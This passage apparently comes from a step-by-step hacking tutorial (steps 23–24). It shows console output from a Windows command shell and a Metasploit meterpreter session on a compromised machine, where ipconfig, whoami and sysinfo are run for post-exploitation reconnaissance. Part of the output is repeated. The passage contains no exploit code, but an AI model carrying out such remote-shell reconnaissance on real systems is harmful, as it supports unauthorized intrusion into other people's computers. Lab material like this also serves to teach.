
```
C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>


C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : www.tendawifi.com
   Link-local IPv6 Address . . . . . : fe80::5125:2fb2:3599:9b83%10
   IPv4 Address. . . . . . . . . . . : 192.168.0.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>whoami
whoami
desktop-jar4p3n\nayan das

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>sysinfo
sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>cd
cd
C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
```

23. Or we can do this through our meterpreter session



```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  8
============
Name         : Bluetooth Device (Personal Area Network)
Hardware MAC : a0:d3:7a:38:02:6f
MTU          : 1500
IPv4 Address : 169.254.241.86
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::a0c5:752d:7707:f156
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 10
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:a5:9c:7b
MTU          : 1500
IPv4 Address : 192.168.0.110
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5125:2fb2:3599:9b83
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > 
```

24. >sysinfo



```
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  8
============
Name         : Bluetooth Device (Personal Area Network)
Hardware MAC : a0:d3:7a:38:02:6f
MTU          : 1500
IPv4 Address : 169.254.241.86
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::a0c5:752d:7707:f156
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 10
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:a5:9c:7b
MTU          : 1500
IPv4 Address : 192.168.0.110
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5125:2fb2:3599:9b83
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > sysinfo

Computer        : DESKTOP-JAR4P3N
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
meterpreter > 
```